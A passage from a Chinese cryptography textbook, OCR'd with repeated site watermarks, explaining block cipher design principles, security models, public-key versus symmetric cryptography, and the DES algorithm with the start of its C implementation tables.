免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

出一个置换。

一般情况下，分组密码可以定义为一种映射 $F_2^n \times F_2^t \to F_2^m$，记为 $E(X,K)$ 或 $E_K(X)$，$X \in F_2^n$，$K \in F_2^t$，F_2^n 称为明文空间，F_2^m 称为密文空间，F_2^t 为密钥空间。n 为明文分组长度，当 $n>m$ 时，称为有数据压缩的分组密码；当 $n<m$ 时，称为有数据扩展的分组密码，当 $n=m$ 且为一一映射时，$E_K(x)$ 就是 $GF(2)^n$ 到 $GF(2)^n$ 的置换。通常的情况是 $n=m$。

2．分组密码的设计原则

影响分组密码安全性的因素很多，比如分组长度 n 和密钥长度 t 等，但设计密码算法的两个设计原则是 Shannon 提出的混乱原则和扩散原则。

混乱原则是指所设计的密码应使得密钥和明文以及密文之间的依赖关系相当复杂，以至于这种依赖性对密码分析者来说是无法利用的。

扩散原则是指所设计的密码应使得密钥的每一位数字影响密文的许多位数字，以防止对密钥进行逐段破译，而且明文的每一位数字也应影响密文的许多位数字，以便隐藏明文数字统计特性。

软件实现分组密码的原则是：使用子块和简单的运算。密码运算在子块上进行，要求子块的长度能自然地适应软件编程，比如 8、16、32bit 等。在软件实现中，按比特置换是难于实现的，因此应尽量避免使用。子块上所进行的一些密码运算应该是一些易于软件实现的运算，最好是用一些标准运算器所具有的一些基本指令，比如加法、乘法和移位等。

硬件实现分组密码的原则是：加密和解密可用同样的器件来实现。尽量使用规则结构，因为密码应有一个标准的组件结构以便其能适应于用超大规模集成电路实现。

3．分组密码的安全需求

分组密码的目的是把 Nbit 长的明文消息转换为 Nbit 长的密文消息。其中，加密操作是由长为 $k$bit 的密钥串决定的，密钥常常是随机生成的。解密是加密的逆操作，用同样密钥把 Nbit 的密文还原成明文。考虑安全性时，一般使用 Kerchhoff 假设：除了密钥之外，攻击者知道所有有关加解密的详细过程。因此，可以认为如果不知道密钥的知识，攻击者从密文恢复出明文是不可能的。

理论上，一个 $k$bit 的密钥，对于一个分组长为 Nbit 的分组密码，只能加密[k/N]个明文，这对明文比特来说，每个密钥比特只使用一次，这种情况被称为“一次一密”制，明文和密文是独立统计的，分组密码是绝对安全的。但在实际情况下，一次一密是不实际的，因此，用同样固定的 $k$bit 的密钥，加密 T 个明文，其中 T=[k/N]，最大化 T 后，仍能达到一个可接受的安全性是现代分组密码追求的目标。

分组长为 N，密钥长为 k 的分组密码，可以看作对每一个可能的密钥定义了一个 2^N 个元素上的置换。一个简单的带密钥的随机查表，不用附加任何算法，可以实现一个非常强的 Nbit 分组密码。但这样一个实现的成本和复杂性太高，不能用作任何实际的用途。当今几乎所有分组密码都用更小的查表（代替盒或 S 盒）合并其他变换（线性变换）模仿这样一个大的随机查表，这种做法实际上是安全性和复杂性的一个折中。

4．分组密码的安全模型

关于分组密码安全性的精确性测量是比较困难的，但还是有许多可以接受的安全模式。下面进行具体讲解。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）无条件安全性。

假定攻击者具有无限的计算资源，在这种情况下，只有当密钥大小与明文大小一样（即一次一密制）时，安全性的加密才存在。每个固定的密钥只能用来加密[k/N]个明文消息，所以无条件的安全性对实用的分组密码来说不是一个有用的模式。

（2）多项式安全性。

与无条件安全性形成鲜明对照，假定攻击者的计算资源是受限的，具体地讲，假定攻击者有一个运行多项式时间的概论算法，根据攻击密码系统的可行性来考虑密码系统的安全性。这个模式起源于复杂性理论，基于攻击者仅有多项式的计算资源的假定。该模式常常考虑最坏的情况，渐进地分析确定一个密码的多项式攻击是否存在。然而，即使这种攻击存在，仍不能保证这种攻击是实际可操作的。

（1）“可证明”的安全性。

这种安全性是指两个方面。第一，如果能证实破译一个分组密码与解决某个众所周知的困难问题一样困难，则可认为该密码是安全的；第二，一个分组密码被证明可抗某种已知的攻击。典型的例子是证实某分组密码可抗差分和线性分析。然而，这不说明这种分组密码可以抗击所有的攻击。

（2）实际的安全性。

在这种模式下，如果一个最好的攻击方法需要的计算资源超出安全边界太多，则可认为该密码是实际安全的。对不同的已知攻击，可以分别测试其所需的时间和空间资源，然后估计其强度。在分析具体的密码算法时，这种模式提供了更多的信息，虽然它还不具有能回答抗未知攻击的能力。

（3）历史的安全性。

根据密码吸引的注意力的多少来评估密码安全水平是相当有用的。例如密码 A 和密码 B 可能都被认为设计很好，但密码 A 有十年的历史，曾被详细审查过且没有发现严重的漏洞，因此其安全性比密码 B 更占优势。然而，也应该注意到，密码强度并不总是依据其存在的时间来衡量的。

在大多数情况下，是按“实际安全性”的模式下考虑密码问题的，因此，常常根据密码攻击的时间复杂度、存储复杂度、数据复杂度来衡量一个攻击复杂度的水平。一般来说，攻击的复杂度取三者之中最大的。这个规则也有例外，而且还要考虑相关攻击者的环境。例如，有些预处理尽管所花的时间很多，但攻击者可以负担；有时候加密在专用的硬件上很快地完成，这时处理复杂度可以不考虑。目前大多数攻击者承受不起太大的存储，所以认为存储比时间更昂贵。

3.1.3 公钥密码技术

公钥密码体制的概念是由 Diffie 和 Hellman 于 1976 年提出的，也被称为非对称密码体制。在当时所有的经典密码系统都是对称的密码体制，也就是通信双方共享一个秘密密钥，此密钥既能用于加密也能解密，这就导致了一些密钥分配的问题。例如，对于一个密码系统，必须通过安全信道将密钥分配给通信用户，如果有 N 个通信者，则有 C_N^2 个秘密密钥必须交换。如果有一个密钥泄露了，则攻击者能用此密钥解密所有用此密钥加密的消息。

公钥密码体制通过将密钥分成两部分，即公开密钥和私有密钥，从而解决了上述的密钥分配问题。公开密钥被记录在一个公共的数据库；私有密钥被用户秘密地保存。这样公开密

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

钥能被用于加密信息，而在解密的过程中用户必须知道私有密钥。

下面分几个方面具体讲解公钥密码技术。

1. 公钥加密原理

设$\{E_e : e \in K\}$是加密集合，而$\{D_d : d \in K\}$是相应的解密集合，其中 K 是密钥空间。对于任一关联的加密/解密变换对(E_e, D_d)，假定有如下性质：设E_e已知，对给定的随机密文$c \in C$，寻求消息$m \in M$满足$E_e(m) = c$在计算上是不可行的。这个性质意味着对给定的e确定相应的解密密钥d在计算上是不可行的（e 和 d 分别是刻画加密和解密变换的简洁方式）。在这里E_e被看成是限门单向函数，其限门信息d对计算逆函数从而进行解密是必需的。这点与对称密钥密码不同，在那里 e 和 d 本质上是相同的。

在上面的假定下，考虑发方和收方之间的通信，如图 3-3 所示。通信者 B 选取密钥对(e,d)，将加密密钥 e（称为公钥）通过任意信道发送给通信者 A，并且保持解密密钥 d（称为私钥）的安全性和秘密性。此后，通信者 A 要给收方发送消息时，就可以对消息 m 应用由通信者 B 的公钥决定的加密变换，得到$c = E_e(m)$，然后发送密文 c。收到密文后，通信者 B 应用由 d 唯一决定的逆变换 D_d 来解密 c。

要注意公钥技术与对称密码技术的不同之处。对于公钥技术，加密密钥是通过一个不安全信道传输的，而对称密码技术的密钥一定要通过秘密信道进行传输。既然公钥技术的加密密钥不需要保密，那么任何实体都可以向外部发送公钥，而外部的实体使用公钥加密信息后，只有私钥的拥有者才能进行解密，从而大大简化了密钥的分配和管理问题。

2. 公钥系统的安全性

根据公钥加密的原理，看起来公钥密钥是一个完美的系统，它无需安全信道来传送加密密钥。这好像意味着通信双方可以在不安全信道上通信，而不用先通过接触来交换密钥。但实际上并不是这样，图 3-4 显示了一个主动攻击者是如何在不攻破加密方案的情况下击败整




图 3-3 公钥技术加密示意图




图 3-4 对双方通信的一种假冒攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

个系统的（即对发给另一个方的消息进行解密）。

假冒攻击的流程是：攻击者通过传送给通信者 A 一个公钥 e'，令通信者 A 误以为 e' 是通信者 B 的公钥，从而假冒成通信者 B。当 A 向 B 发送消息时，攻击者截获加密的消息，用自己的私钥 d' 解密，然后以 B 的公钥 e 重新加密消息，再发给 B。这种情况突出了认证公钥的必要性，即要进行公钥本身的数据源认证。A 必须能确信是在 B 的合法公钥之下加密信息。目前，已经有成熟的技术解决这个问题，这就是密钥的建立、管理和证书机制。

3．公钥密码学与对称密钥密码学

对称密钥方案和公钥加密方案各有优缺点，下面进行具体介绍。

（1）公钥密码学的优点。

① 只有私钥必须保密（但必须保证公钥的真实性）。

② 依赖于使用方式的差别，一个私钥/公钥对可以在一段相当长的时期内保持不变，甚至数年，比如多次会话。

③ 许多公钥方案产生了相对有效的数字签名机制。用于刻画公开验证函数的密钥通常比对称密钥的小很多。

④ 在大型网络中，所需密钥的数量要比对称密钥情形下的少很多。

（2）公钥密码学的缺点。

① 在吞吐率方面，大多流行的公钥加密方法要比已知最好的对称密钥方案慢几个数量级。

② 密钥长度明显要比对称密钥加密所需的大得多，而且公钥签名的大小也比利用对称密钥技术提供数据源认证的标记要大得多。

③ 还没有公钥方案被证明是安全的。至今发现的最有效的公钥加密方案都把安全性建立在一小批数论问题的困难性假定之上。

④ 公钥密码学没有对称密钥加密那样长久的历史，它在 20 世纪 70 年代中期才被发现。

（3）对称密钥密码学的优点。

① 对称密钥密码能够设计为具有很高的数据吞吐率。一些硬件能够实现每秒加密几百兆字节，而软件实现的吞吐率也达到了兆字节每秒这个量级。

② 对称密钥密码的密钥相对较短。

③ 对称密钥密码可作为要素来构造各种密码机制，如伪随机数生成器、散列函数、快速数字签名方案。

④ 对称密钥密码能合成出强密码。简单变换容易被分析，但是研究其弱点后，可用来构造强的乘积密码。

（4）对称密钥密码学的缺点。

① 在一个双方的通信中，密钥必须在两端都保密。

② 在大型网络中，要管理许多密钥对，其工程量是巨大的。

③ 对通信者 A 与 B 之间的一个双方通信，良好的密码使用习惯是规定密钥应该不时变换，也许每次会话都要更换。

④ 源自对称密钥加密的数字签名机制通常需要关于验证函数的大密钥。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.2 DES 加密程序实例

3.2.1 DES 加密原理

DES 是由 IBM 公司在 1971 年设计的一个加密算法。DES 在 1977 年经过美国国家标准局（NBS）采用为联邦标准之后，已成为金融界及其他各种行业最广泛应用的对称密钥密码系统。DES 是分组密码的典型代表，也是第一个被公布出来的标准算法。1977 年，美国正式公布美国数据加密标准——DES，并广泛用于商用数据加密，算法完全公开，这在密码学史上是一个创举。

DES 是迄今为止世界上最为广泛使用和流行的一种分组密码算法。美国政府已经征集评估和判定出了新的数据加密标准 AES 以取代 DES，但 DES 对现代分组密码理论的发展和应用起了奠基性的作用，它的基本理论和设计思想仍有重要参考价值。下面从几个方面具体讲解 DES 算法。

1．算法描述

DES 是一个分组加密算法，以 64bit 为分组对数据加密。64bit 一组的明文从算法的一端输入，64bit 的密文从另一端输出。DES 是一个对称算法，加密和解密用的是同一算法（除密钥编排不同以外）。

密钥的长度为 56bit（密钥通常表示为 64bit 的数，但每个后 8bit 都用作奇偶校验，可以忽略）。密钥可以是任意的 56bit 的数，且可在任意的时候改变。其中极少量的数被认为是弱密钥，但能容易地避开。所有的保密性依赖于密钥。

简单地说，算法只不过是加密的两个基本技术——混乱和扩散的组合。DES 基本组建分组是这些技术的一个组合（先替代后置换）。它基于密钥作用于明文，这就是众所周知的轮。DES 有 16 轮，这意味着要在明文分组上 16 次实施相同的组合技术，如图 3-5 所示。

在图 3-5 中，DES 对 64bit 的明文分组进行操作。通过一个初始置换，将明文分成左半部分和右半部分，各为 32bit 长。然后进行 16 轮完全相同的迭代，这些迭代称为函数 f，在迭代过程中数据与密钥结合。经过 16 轮后，左、右部分合在一起经过一个逆置换，该算法就完成了。

在每一轮（如图 3-6 所示）中，密钥位移位，然后再从密钥的 56bit 中选出 48bit。通过一个扩展置换将数据的右半部分扩展成 48bit，并通过一个异或操作与 48bit 密钥结合，通过 8 个 S 盒将这 48bit 替代成新的 32bit 数据，再将其置换一次。这 4 步运算构成了函数 f。然后，通过另一个异或运算，函数 f 的输出与左半部分结合，其结果即成新的右半部分，原来的右半部分分成为新的左半部分。将该操作重复 16 次，便实现了 DES 的 16 轮运算。

假设 B_i 是第 i 次迭代的结果，L_i 和 R_i 是 B_i 的左半部分和右半部分，K_i 是第 i 轮的 48bit 密钥，且 f 是实现替代、置换及密钥异或等运算的函数，那么每一轮就是：

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus f\left(R_{i-1}, K_i\right)$$

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 3-5　DES 算法示意图

关于初始置换、密钥置换、扩展置换具体算法的阐述不是本书主要的讨论范围，请读者参考相关资料。

2．S 盒设计

S 盒是 DES 算法的核心。压缩后的密钥与扩展分组异或以后，将 48bit 的结果送入，进行替代运算。替代由 8 个代替盒或 S 盒完成。每一个 S 盒都有 6bit 输入，4bit 输出，且这 8 个 S 盒是不同的(DES 的这 8 个 S 盒占的存储空间为 256 字节)。48bit 的输入被分为 8 个 6bit 的分组，每一个分组对应一个 S 盒代替操作为：分组 1 由“S 盒 1”操作，分组 2 由 S 盒 2 操作，依此类推，如图 3-7 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 3-6 一轮 DES 示意图




图 3-7 S盒代替

每个S盒是一个4行、16列的表。盒中的每一项都是一个4bit的数。S盒的6bit输入确定了其对应的输出在哪一行哪一列。

输入位以一种非常特殊的方式确定了S盒中的项。假定将S盒的6bit输入标记为b_1、b_2、b_3、b_4、b_5、b_6，则b_1和b_6组合构成了一个2bit的数（从0到3），它对应着表中的一行。从b_2到b_5构成了一个4bit的数（从0到15），对应着表中的一列。

用软件实现64项的S盒更容易。仅需要花费一些精力重新组织S盒的每一项，这并不困难（S盒的设计必须非常仔细，不能仅仅改变查找的索引，而不重新编排S盒中的每一项）。然而，S盒的这种描述，使工作过程可视化了。每个S盒可被看作一个4bit输入的代替函数，b_2到b_5直接输入，输出结果为4bit。b_1和b_6位来自临近的分组；它们从特定的S盒的4个代替函数中选择一个。这是该算法的关键步骤。所以其他的运算都是线性的，易于分析。而S盒是非线性的，它比DES的其他任何一步提供了更好的安全性。

3. DES的设计思想和特点

DES综合应用了置换、代替、移位多种密码技术，是一种乘积密码。在算法结构上采用迭代结构，从而使结构紧凑，条理清楚，而且算法为对合运算，便于实现。DES使用了初始置换和逆初始变换各1次，置换16次，安排使用这3个置换的目的是把数据彻底打乱重排，它们在密码意义上的作用不大，因为它们与密钥无关，置换关系固定，一旦公开后便无多大

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

密码意义了。扩展运算 E 一方面把数据打乱重排，另一方面把 32bit 输入扩展为 48bit。算法中除了 S 盒是非线性变换外，其余变换均为线性变换，所以保密性的关键是选择 S 盒。S 盒是经过精心设计和严格挑选的，一般有下列 3 条设计准则。

（1）对任意一个 S 盒而言，没有任何线性方程式等价于此 S 盒的输出/输入关系。也就是说，S 盒是非线性函数。

（2）改变 S 盒的任何一位的输入，则至少有两个以上的输出位会因此有所改变。也就是说，任一输入位可以影响的输出位越多越好。

（3）当固定某一个位的输入时，S 盒的 4 个输出位之间，其“0”和“1”的个数之差越小越好。

这个非线性变换的本质是数据压缩，它把 6bit 输入压缩为 4bit 输出，若 S 盒函数的输入中任意改变数位，其输出至少变化 2bit。因为运算中使用了 16 次迭代，即使改变明文或密钥中的 1bit，密文都会发生约 32bit 的变化，大大提高了保密性。DES 的子密钥产生与使用上也很有特色，确保了原密钥中各位的使用次数基本上相等。

4．DES 的缺点与不足

（1）存在一些弱密钥和半弱密钥。

在 16 次加密迭代中分别使用不同的子密钥是确保 DES 强度的一种重要措施，但由于子密钥产生过程的设计不当，实际上却存在着一些密钥，由它们产生的 16 个子密钥不是互不相同的，而是有相重合的，称这些密钥为弱密钥或半弱密钥。16 个子密钥全相同的密钥为弱密钥，16 个子密钥中有部分相同的密钥称为半弱密钥。弱密钥的使用会降低 DES 的安全性。但由于弱密钥和半弱密钥的数量与密钥的总数相比仍是微不足道的，因此这并不构成对 DES 的太大威胁，只要在实际应用中避免使用这些密钥即可。

（2）存在互补对称性。

在 DES 的明文 m、密文 c 与密钥 k 之间存在着互补的特性。此互补性，简单地说，可以用下列两个式子表示：若 $E_k(m)=c$，则 $E_{\bar{k}}(\overline{m})=\bar{c}$。

这个关系是说，如果以密钥 k 对明文 m 加密，得到密文 c，则相对的，以密钥 $\bar{k}$ 对明文 $\overline{m}$ 加密，亦可得到 $\bar{c}$。其中 $\overline{X}$ 表示 X 逐位取补。

这个性质使得非法者有机可乘。假设破译者 A 要破解使用者 B 的密钥 k，而且 A 又拥有 B 使用密钥 k 对明文 m 及 $\overline{m}$ 加密的密文 $E_k(m)$ 及 $E_k(\overline{m})$，则 A 可利用 DES 的互补性来找出密钥 k，这比穷举密钥搜索法少花了一半的时间。

尽管如此，在实际上不太可行。因为两个明文互为补码的概率非常小，所以破译者获得 $E_k(m)$ 和 $E_k(\overline{m})$ 也相当困难，因此，这种互补性不能算是 DES 的漏洞。

3.2.2 DES 程序实例与分析

在本小节中，具体讲解 DES 加密/解密程序，并在程序段中详细对程序进行了分析，读者可以根据实例和分析对 DES 加密/解密过程和原理有更加深刻的理解。完整的程序请到人民邮电出版社网站上下载。

源文件：DES.cpp

```
/*
    Provided by wangjunchuan, Northeastern University
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
*/
#include <stdio.h>
#include <memory.h>
#include <string.h>
// 初始置换表
const static char IP_Table[64] = {
        58, 50, 42, 34, 26, 18, 10, 2, 60, 52, 44, 36, 28, 20, 12, 4,
        62, 54, 46, 38, 30, 22, 14, 6, 64, 56, 48, 40, 32, 24, 16, 8,
        57, 49, 41, 33, 25, 17, 9, 1, 59, 51, 43, 35, 27, 19, 11, 3,
        61, 53, 45, 37, 29, 21, 13, 5, 63, 55, 47, 39, 31, 23, 15, 7
};
```

上面程序主要定义了初始置换表 IP_Table。初始置换在第一轮运算之前执行。将常量 IP_Table 看作是一个表结构。此表应该从左向右读，从上向下读。例如，初始置换把明文的第 58 位换到第 1 位的位置，把第 50 位换到第 2 位的位置，把第 42 位换到第 3 位的位置。

```
// 逆初始置换表
const static char IPR_Table[64] = {
        40, 8, 48, 16, 56, 24, 64, 32, 39, 7, 47, 15, 55, 23, 63, 31,
        38, 6, 46, 14, 54, 22, 62, 30, 37, 5, 45, 13, 53, 21, 61, 29,
        36, 4, 44, 12, 52, 20, 60, 28, 35, 3, 43, 11, 51, 19, 59, 27,
        34, 2, 42, 10, 50, 18, 58, 26, 33, 1, 41, 9, 49, 17, 57, 25
};
```

上面程序主要定义了逆初始置换表 IPR_Table。逆初始置换是初始置换的逆过程。注意，DES 在最后一轮后，左半部分和右半部分并未交换，而是将 R_{16} 与 L_{16} 并在一起形成一个分组作为逆初始置换的输入。其实交换左、右两部分并循环移动，仍将获得完全相同的结果。但这样做，能使该算法既能用作加密，又能用作解密。

```
// 扩展置换表
static const char Extension_Table[48] = {
        32, 1, 2, 3, 4, 5, 4, 5, 6, 7, 8, 9,
        8, 9, 10, 11, 12, 13, 12, 13, 14, 15, 16, 17,
        16, 17, 18, 19, 20, 21, 20, 21, 22, 23, 24, 25,
        24, 25, 26, 27, 28, 29, 28, 29, 30, 31, 32, 1
};
```

上面程序主要定义了扩展置换表 Extension_Table。扩展置换将数据的右半部分 R_i 从 32bit 扩展到了 48bit，这个操作改变了位的次序，重复了某些位。这样做有两个方面的目的：一是产生了与密钥同长度的数据以进行异或运算；二是提供了更长的结果，使得在替代运算时能进行压缩。

```
// P 盒置换表
const static char P_Table[32] = {
        16, 7, 20, 21, 29, 12, 28, 17, 1, 15, 23, 26, 5, 18, 31, 10,
        2, 8, 24, 14, 32, 27, 3, 9, 19, 13, 30, 6, 22, 11, 4, 25
};
```

上面程序主要定义了 P 盒置换表 P_Table。S 盒替代运算后的 32bit 输出依照 P 盒进行置换。该置换把每个输入位映射到输出位，任一位不能被映射两次，也不能略去。P 盒置换表就给出了每位移至的位置。例如，第 21 位移到了第 4 位处，同时第 4 位移到了第 31 位处。

```
// 密钥置换表
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
const static char PCK_Table[56] = {
        57, 49, 41, 33, 25, 17, 9, 1, 58, 50, 42, 34, 26, 18,
        10, 2, 59, 51, 43, 35, 27, 19, 11, 3, 60, 52, 44, 36,
        63, 55, 47, 39, 31, 23, 15, 7, 62, 54, 46, 38, 30, 22,
        14, 6, 61, 53, 45, 37, 29, 21, 13, 5, 28, 20, 12, 4
};
// 每轮移动的位数
const static char LOOP_Table[16] = {
        1,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1
};
// 压缩置换表
const static char PCC_Table[48] = {
        14, 17, 11, 24, 1, 5, 3, 28, 15, 6, 21, 10,
        23, 19, 12, 4, 26, 8, 16, 7, 27, 20, 13, 2,
        41, 52, 31, 37, 47, 55, 30, 40, 51, 45, 33, 48,
        44, 49, 39, 56, 34, 53, 46, 42, 50, 36, 29, 32
};
```

上面程序主要定义了密钥置换表 PCK_Table、每轮移动的位数表 LOOP_Table 和压缩置换表 PCC_Table。由于开始时不考虑每个字节的第 8 位，因此 DES 的密钥由 64bit 减至 56bit，如密钥置换表所示。每个字节第 8 位可作为奇偶校验以确保密钥不发生错误。在 DES 的每一轮中，从 56bit 密钥产生出不同的 48bit 子密钥。

子密钥产生过程是：首先，56bit 密钥被分为两部分，每部分 28bit。然后根据轮数，这两部分分别循环左移 1 位或 2 位。LOOP_Table 给出了每轮移动的位数。移动后，就从 56bit 中选出 48bit。因为这个运算不仅置换了每位的顺序，同时也选择子密钥，所以被称为压缩置换。表 PCC_Table 提供了一组 48bit 的集，定义了压缩置换方式。例如，处在第 33 位位置的那一位在输出时移动了第 35 位的位置，而在第 18 位位置的那一位被略去了。

```
//S 盒设计
const static char S_Box[8][4][16] = {
        //S 盒 1
        14, 4, 13, 1, 2, 15, 11, 8, 3, 10, 6, 12, 5, 9, 0, 7,
        0, 15, 7, 4, 14, 2, 13, 1, 10, 6, 12, 11, 9, 5, 3, 8,
        4, 1, 14, 8, 13, 6, 2, 11, 15, 12, 9, 7, 3, 10, 5, 0,
        15, 12, 8, 2, 4, 9, 1, 7, 5, 11, 3, 14, 10, 0, 6, 13,
        //S 盒 2
        15, 1, 8, 14, 6, 11, 3, 4, 9, 7, 2, 13, 12, 0, 5, 10,
        3, 13, 4, 7, 15, 2, 8, 14, 12, 0, 1, 10, 6, 9, 11, 5,
        0, 14, 7, 11, 10, 4, 13, 1, 5, 8, 12, 6, 9, 3, 2, 15,
